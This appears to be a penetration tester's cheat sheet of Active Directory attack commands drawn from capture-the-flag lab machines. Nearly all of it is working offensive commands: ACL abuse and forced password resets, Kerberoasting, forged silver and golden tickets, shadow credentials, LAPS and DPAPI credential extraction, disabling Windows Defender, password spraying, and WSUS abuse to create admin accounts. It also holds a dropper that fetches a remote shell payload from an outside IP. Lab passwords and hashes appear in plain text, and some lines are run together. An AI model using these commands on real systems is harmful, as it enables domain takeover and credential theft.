
$creds = New-Object System.Management.Automation.PSCredential ("tricky.com\sqlsvc", (ConvertTo-SecureString "4dfgdfFFF542" -AsPlainText -Force))
Add-DomainObjectAcl -TargetIdentity Mailadmins -PrincipalIdentity sqlsvc -Rights All -Credential $creds -Verbose
Add-DomainGroupMember -Identity 'MAILADMINS' -Members 'sqlsvc' -Credential $creds
WriteOwner (PowerView)

Changed the ownership of the ca_svc account to the user ryan.
Set-DomainObjectOwner -Identity 'ca_svc' -OwnerIdentity 'ryan'
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" set owner $TargetObject $ControlledPrincipal
Granted full control permissions (All rights) to ryan over the ca_svc account.
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "ca_svc" -PrincipalIdentity "ryan"
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" genericAll $TargetObject $ControlledPrincipal
Changed the password of the ca_svc account to 'Password9999'.
$NewPassword = ConvertTo-SecureString 'Password9999' -AsPlainText -Force
Set-DomainUserPassword -Identity 'ca_svc' -AccountPassword $NewPassword
Relevant Boxes :
ForceChangePassword
PS C:>Import-Module .\PowerView.ps1
PS C:> Set-DomainUserPassword -Identity <USERNAME> -AccountPassword (ConvertTo-SecureString '<PASSWORD>' -AsPlainText -Force ) -Verbosex Example :
PS C:>Import-Module .\PowerView.ps1
PS C:> Set-DomainUserPassword -Identity ssmalls -AccountPassword (ConvertTo-SecureString 'Str0ngpass86!' -AsPlainText -Force ) -Verbosex
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" set password "$TargetUser" "$NewPassword"
Using a TGT when NTLM Authentication is disabled
bloodyAD -d mirage.htb --host dc01.mirage.htb -k ccache=mark.bbond.ccache -v DEBUG set password javier.mmarshall 'Password123##'
GenericWrite

Set-DomainObject to set a fake SPN on the target account.
PS C:\> Set-DomainObject -credential $Cred -Identity ttimmons -SET @{serviceprincipalname='acmetesting/LEGIT'} -VerbosePerform a targeted Keberoasting attack.
destinyfkr@htb[/htb]$ GetUserSPNs.py -dc-ip 172.16.8.3 INLANEFREIGHT.LOCAL/mssqladm -request-user ttimmons
Crack the Hash using Hashcat .
destinyfkr@htb[/htb]$ hashcat -m 13100 ttimmons_tgs /usr/share/wordlists/rockyou.txt

Same Attack using a Linux Host with targetedKerberoast.py
python3 targetedKerberoast.py -v -d 'DELEGATE.VL' -u 'A.Briggs' -p 'Pass' --request-user 'N.THOMPSON' --dc-ip 10.10.97.100
Refer this Article
Relevant Boxes :
GenericAll

Had the ability to add the user to the relevant group (Windows):
PS C:\DotNetNuke\Portals\0> $group = Convert-NameToSid "Server Admins"
PS C:\DotNetNuke\Portals\0> Add-DomainGroupMember -Identity $group -Members 'ttimmons' -verbose
Had the ability to add the user to the relevant group (Linux):
net rpc group addmem "TargetGroup" "TargetUser" -U "DOMAIN"/"ControlledUser"%"Password" -S "DomainController"
ReadGMSAPassword

netexec ldap 10.10.145.117 -u 'NODERED$' -p '' --gmsa
Relevant Boxes :
WriteDacl

Changing the password of the user GPOADM using PowerView :
add-domainobjectacl -rights "all" -targetidentity "gpoadm" -principalidentity "Amelia.Griffiths"
$cred = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
set-domainuserpassword gpoadm -accountpassword $cred
Relevant Boxes :
AddAllowedToAct (When MachineQuota = 0)

Relevant Boxes :
Activating Disabled Accounts By Abusing GenericAll
(ADAM.SILVER User account is Disabled)

Save the below content to a file named enable.ldif
dn: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB
changetype: modify
replace: userAccountControl
userAccountControl: 512
Use ldapmodify and enable the disabled user account by abusing GenericAll
ldapmodify -x -H ldap://10.129.62.170 -D 'ant.edwards@puppy.htb' -w 'Antman2025!' -f enable.ldif
Relevant Boxes :
AddKeyCredentialLink
Shadow Credentials abuse using Certipy

certipy shadow auto -username 'Haze-IT-Backup$@haze.htb' -hashes 723fd747a7523dbebfc5b1d3d759ffbf -account edward.martin -target dc01.haze.htb -ns 10.10.11.61
Relevant Boxes :
Members of Azure Admins Group

Can use adconnect.ps1 script to extract the administrators credentials from the Azure DB
Relevant Boxes :
Creating PSCredential object to run commands without RDP
Creating a PSCredential object to be able to run commands as a user without having to RDP :
PS C:\> $SecPassword = ConvertTo-SecureString '<PASSWORD>' -AsPlainText -Force
PS C:\> $Cred = New-Object System.Management.Automation.PSCredential('DOMAIN\USERNAME', $SecPassword)
Example :
PS C:\> $SecPassword = ConvertTo-SecureString 'DBAilfreight1!' -AsPlainText -Force
PS C:\> $Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\mssqladm', $SecPassword)
ASREP-Roasting
Impacket :
GetNPUsers.py INLANEFREIGHT.LOCAL/ -dc-ip 172.16.5.5 -no-pass -usersfile valid_ad_users
Impacket but without any userfiles:
impacket-GetNPUsers -dc-ip 10.10.10.161 -request 'htb.local/' -format hashcat
Kerberoasting
Listing SPN Accounts with GetUserSPNs.py
GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend
Requesting all TGS Tickets
GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request
Requesting a Single TGS ticket
GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/forend -request-user sqldev
Bloodhound-python / RustHound-CE
sudo bloodhound-python -u 'bsmith' -p '<REDACTED>' -d inlanefreight.local -ns 10.10.101.57 -c All --zip
Make sure to run dnschef with the ns as ‘127.0.0.1’ if server ip as the ns didn’t work.
rusthound-ce --domain haze.htb -u paul.taylor -p Ld@p_Auth_Sp1unk@2k24 -c All --zip
NFS Shares
List NFS Shares
showmount -e 10.10.173.102
.
/opt/share *
Mount NFS Share
sudo mount -t nfs -o vers=3,nolock 10.10.173.102:/opt/share /mnt/new_backUnmount the specific NFS share.
umount ./target-NFS
DNS
NS request to the specific nameserver.
dig ns <domain.tld> @<nameserver>
ANY request to the specific nameserver.
dig any <domain.tld> @<nameserver>
AXFR request to the specific nameserver.
dig axfr <domain.tld> @<nameserver>
Subdomain brute forcing.
dnsenum --dnsserver <nameserver> --enum -p 0 -s 0 -o found_subdomains.txt -f ~/subdomains.list <domain.tld>
LDAP
Enumerating the password policy in a target Windows domain:
ldapsearch -H 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | grep -m 1 -B 10 pwdHistoryLengthDiscovering users in a target Windows domain:
ldapsearch -x -H ldap://10.10.95.143 -D '' -w '' -b "DC=baby,DC=vl" | grep sAMAccountName | awk -F: '{ print $2 }' | awk '{ gsub(/ /,""); print }'Using the Python tool windapsearch.py to discover users in a target Windows domain:
./windapsearch.py --dc-ip 172.16.5.5 -u "" -U*Enumerating Objects *
./windapsearch.py --dc-ip 10.10.10.161 -d htb.local --custom="objectClass=*" | tee objects.txt && awk 'NF{printf "%s ", $0; next}1' objects.txt > temp.txt && mv temp.txt objects.txt
Relevant Boxes:
Local File Inclusion (LFI)
Windows
?lfi=C:/WINDOWS/System32/drivers/etc/hosts
Windows Powershell
Adds the user destiny with the password password to the domain.
net user destiny password /add /domain
Adds the user destiny to the “Exchange Windows Permissions” group.
net group "Exchange Windows Permissions" /add destiny
Lists the members of the “Exchange Windows Permissions” group.
net groups "Exchange Windows Permissions"
Disable Windows Defender
Set-MpPreference -DisableRealtimeMonitoring $true
Kerberos Attacks
Silver Tickets
In order to perform a silver ticket attack we require the following:
- Domain SID
- User NTLM hash (convert the plaintext password to NTLM using a browser-based tool when you have plaintext credentials)
- User SPN (User we currently have access to)
Get the Domain SID from impacket’s lookupsid:
impacket-lookupsid breach.vl/svc_mssql:'Trustno1'@breach.vl
Fetch the silver ticket for the user you need (Example below : Administrator)
impacket-ticketer -nthash '69596C7AA1E8DAEE17F8E78870E25A5C' -domain-sid 'S-1-5-21-2330692793-3312915120-706255856' -domain breach.vl -spn 'MSSQLSvc/breach.vl:1433' -user-id 500 Administrator
Export the saved ticket for linux host based attacks
export KRB5CCNAME=Administrator.ccache
Forge a golden ticket for the tony.ward user to access the lusdc.lustrous.vl host via HTTP using Mimikatz.
kerberos::golden /domain:lustrous.vl /sid:S-1-5-21-2355092754-1584501958-1513963426 /target:lusdc.lustrous.vl /service:HTTP /rc4:e67af8b3d78df5a02eb0d57b6cb60717 /user:tony.ward /id:1114 /target:lusdc.lustrous.vl /ptt
Relevant Boxes :
URL File Attack
- ntlm_theft that can generate multiple types of NTLMv2 hash theft files.
Usage example :
python3 ntlm_theft.py -g all -s <kali ip> -f Important
Relevant Boxes :
Password Spray
Kerbrute :
kerbrute passwordspray -d cicada.vl --dc 10.10.110.102 users.txt Cicada123
Crackmapexec when NTLM is disabled :
crackmapexec smb DC-JPQ225 -u 'Rosie.Powell' -p 'Cicada123' -d cicada.vl -k
Relevant Boxes :
Connecting to ftp :
lftp ftp://anonymous:anonymous@bruno.vl
Tree view directories + files :
lftp anonymous@bruno.vl:~> find
Download all folders + files to local machine
lftp anonymous@bruno.vl:~> mirror -c -e -n .
Mimikatz
- ntlm_theft that can generate multiple types of NTLMv2 hash theft files.
Usage example :
python3 ntlm_theft.py -g all -s <kali ip> -f Important
Relevant Boxes :
smbpasswd
smbpasswd -r 10.10.95.143 -U Caroline.Robinson
impacket-smbpasswd sendai.vl/Elliot.Yates@dc.sendai.vl -newpass 'Password@123'
Relevant Boxes :
Windows Privilege Escalation
PrivescCheck.ps1
powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
Relevant Boxes :
SeEnableDelegationPrivilage
Relevant Boxes :
AlwaysInstallElevated
PS C:\Users\john.forster\Desktop> reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1

PS C:\Users\john.forster\Desktop> msiexec /quiet /qn /i newlocaladmin.msi

PS C:\Users\john.forster\Desktop> net users
net users

User accounts for \\CLIENT02

-------------------------------------------------------------------------------
Administrator            amit                     DefaultAccount
Guest                    WDAGUtilityAccount
The command completed successfully.

PS C:\Users\john.forster\Desktop> . ./Invoke-RunasCs.ps1
PS C:\Users\john.forster\Desktop> Invoke-RunasCs amit 'Password123!' 'C:\Users\john.forster\Desktop\NtDropper.exe 192.168.45.209 shell.bin' -ForceProfile -CreateProcessFunction 2 -BypassUac
LAPS Password
Retrieve clear text password of local administrator on host :
Get-LapsADPassword -Identity SRV -AsPlainText
Using pyLAPS to perform the same attack from a linux host :
python3 pyLAPS.py --action get --dc-ip 10.10.233.149 -u 'abbie.smith' -p 'CMe1x+nlRaaWEw'
Read a computers LAPS credentials as a user who has ReadLAPSPassword permission on Bloodhound
PS C:\Users\ted\Documents> Get-DomainComputer WEB05 -Properties ms-mcs-AdmPwd,ComputerName,ms-mcs-AdmPwdExpirationTime

// From PowerView.ps1
Relevant Boxes :
CrackMapExec / NetExec
specify the $IP before any arg i.e
cme ldap 10.10.11.174 -u admin -p adminspecify a range of IPs with192.168.1.1-23
smb
- Basic enumeration
crackmapexec smb- Authentication
crackmapexec smb -u '<USER>' -p '<PASS> $IP -H <HASH>' - Use Kerberos auth (export the ccahe file as KRB5CCNAME)
crackmapexec smb -k $IP- Dump password policy
crackmapexec smb --pass-pol $IP- List sharess
crackmapexec smb --shares $IPGet the uers in the domain to a list using crackmapexec:
crackmapexec smb 172.16.7.3 -u ‘AB920’ -p ‘weasal’ --users >> users.txt
Filtered out only the usernames only to a list:
awk -F'\\\\' '{split($1, domain, "."); print tolower($2)"@"tolower(domain[1])"."tolower(domain[2])}' users.txt > new_users.txt && grep -oP '^\w+' new_users.txt > clean_users.txt
- Bruteforce RIDs to find possible users
crackmapexec smb dev.local -u 'user' -p '' --rid-brute - See if the users have username as the password
crackmapexec smb dev.local -u userlist -p userlist --no-bruteforce --continue-on-success- Using netexec spider_plus module to enumerate bulk SMB shares
netexec smb 10.10.103.3 -u 'null' -p '' -M spider_plus
ldap
- List the modules you have
crackmapexec ldap -L- Get the
MachineAccountQuota- max number of machine a user can create.
crackmapexec ldap -u user -p pass -M maq- Check for Active Directory Certificate Service
crackmapexec ldap -u user -p pass -M adcsCheck for ADCS running from the web server, go to
http://url/certIf you have adcs running usecertipyto exploit
- Check out trusts
crackmapexec ldap -u user -p pass -M enum_trustsAbusing WSUS To Become Domain Admin
cmd.exe /c 'SharpWSUS.exe create /payload:"C:\Users\Administrator\Documents\PsExec64.exe" /args:"-accepteula -s -d cmd.exe  /c \" net user destiny Password@123 /add \"" /title:"Up
dating"'
Add this to the local administrators group on the DC
cmd.exe /c 'SharpWSUS.exe create /payload:"C:\_install\PsExec64.exe" /args:"-accepteula -s -d cmd.exe /c \"net localgroup administrators destiny /add \"" /title:"Updating"'
Approve the update

Relevant Boxes :
CrackMapExec’s gpp Modules
crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M gpp_autologincrackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M gpp_passwordDecrypt DPAPI Credentials
Save the relevant files to the local vm :

Step 1: Decrypt the MasterKey using the user’s SID and known password:
impacket-dpapi masterkey -file 556a2412-1275-4ccf-b721-e6a0b4f90407 -sid S-1-5-21-1487982659-1829050783-2281216199-1107 -password 'ChefSteph2025!'

This gave us the DPAPI decryption key.
Step 2: Use the key to decrypt the credential blob:
impacket-dpapi credential -file C8D69EBE9A43E9DEBF6B5FBD48B521B9 -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

This revealed the stored credentials decrypted.
Relevant Boxes :
Injecting Shadow Credentials
Exploiting Shadow Credentials. This technique allows abuse of the msDS-KeyCredentialLink attribute to authenticate as a user using forged certificates.
We used pywhisker to inject Shadow Credentials into the winrm_svc account. This was done from a Unix system as shown below:
pywhisker -u 'p.agila' -p 'prometheusx-303' -d "fluffy.htb" -t "winrm_svc" --dc-ip 10.10.11.69 -a add --filename winrm_svc --export PEM
After injecting the Shadow Credentials, we used PKINITtools to request a TGT for the winrm_svc user using the generated certificate and private key:
python3 ~/shared/tools-backup/PKINITtools/gettgtpkinit.py -cert-pem winrm_svc_cert.pem -key-pem winrm_svc_priv.pem fluffy.htb/winrm_svc winrm_svc.ccache
We then exported the Kerberos ticket for the current session:
┌──(destiny㉿falcon)-[~/…/HTB/Machines/fluffy/winrm_svc]
└─$ export KRB5CCNAME=winrm_svc.ccache
Finally, we extracted the NT hash of the winrm_svc account using getnthash.py:
python3 ~/shared/tools-backup/PKINITtools/getnthash.py -key d915fcc021b8d07b2c3c753dd5fe88ad9ff62013307b522c79f79b9ceac9d557 fluffy.htb/winrm_svc
Relevant Boxes :
FFUF
Vhost Fuzzing:
ffuf -w /usr/share/wordlists/subdomains-top1million-5000.txt:FUZZ -u http://academy.htb:PORT/ -H 'Host: FUZZ.academy.htb'
RID Bruteforce
Saving Domain users to a file:
netexec smb haze.htb -u paul.taylor -p 'password' --rid-brute | grep SidTypeUser | cut -d'\' -f2 | cut -d' ' -f1 | tee domain_users
Relevant Boxes :
Generating KRB5 Config - NXC
┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ nxc smb haze.htb -u 'Haze-IT-Backup$' -H 723fd747a7523dbebfc5b1d3d759ffbf --generate-krb5-file haze.krb
SMB         10.10.11.61     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.61     445    DC01             [+] haze.htb\Haze-IT-Backup$:723fd747a7523dbebfc5b1d3d759ffbf

┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ cat haze.krb

[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = HAZE.HTB

[realms]
    HAZE.HTB = {
        kdc = dc01.haze.htb
        admin_server = dc01.haze.htb
        default_domain = haze.htb
    }

[domain_realm]
    .haze.htb = HAZE.HTB
    haze.htb = HAZE.HTB

┌──(destinyoo㉿dragon)-[~/shared/HTB/Machines/Haze]
└─$ sudo cp haze.krb /etc/krb5.conf
Verifying CCACHE Files Using NXC
➜ Lab5 nxc smb hosts.txt -u pete --use-kcache
TimeRoasting
https://github.com/SecuraBV/Timeroast
┌──(destinyoo㉿dragon)-[~/shared/tools-backup/Timeroast]
└─$ python3 timeroast.py 10.10.11.75 -o ~/shared/HTB/Machines/RustyKey/rustykey.hashes
┌──(destinyoo㉿dragon)-[~/shared/tools-backup/Timeroast/extra-scripts]
└─$ python3 timecrack.py ~/shared/HTB/Machines/RustyKey/rustykey.hashes /usr/share/wordlists/rockyou.txt
[*] Starting password cracking...

Cracking:  74%|█████████████▍    | 10665253/14344392 [06:03<02:04, 29615.66pw/s][+] Cracked RID 1125 password: Rusty88!
Cracking: 100%|██████████████████| 14344392/14344392 [08:21<00:00, 28589.92pw/s]

[*] Cracking complete: 1 password(s) recovered.
Relevant Boxes :
Disable Defender
Set-MpPreference -DisableRealtimeMonitoring $true
PowerView.ps1
Get Domain Users :
Get-DomainUser | Select-Object SamAccountName
Get Domain Info :
Get-Domain
Get Domain Trust :
Get-Domaintrust
Enumerate Other Domains
PS C:\Windows\Tasks> Get-DomainUser -Domain cowmotors-lab.com | Select-Object SamAccountName
Clock Skew Fix Kerberos (NTPDATE)
➜  Escape # 1. Disable automatic time syncing
sudo timedatectl set-ntp false

# 2. Sync with the DC again
sudo ntpdate 10.129.228.253
WinRM Certificate Impersonation: PFX Extraction & Authentication
Certificate-Based Authentication (WinRM)
In environments where WinRM is secured with SSL (port 5986), users can authenticate using a PFX certificate containing their identity and private key. If you find a backup certificate and crack its password, you can bypass traditional password requirements entirely to gain a remote shell.
Extracting Key and Certificate from .pfx file :
# Extract the private key (decrypted)
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out dc01_key.pem -nodes

# Extract the public certificate
openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out dc01_cert.pem
# Find out which domain user the certificate belongs to
openssl x509 -in dc01_cert.pem -noout -subject -email
Authenticating with Certificate :
evil-winrm -i 10.129.227.113 -c dc01_cert.pem -k dc01_key.pem -S
Relevant Boxes :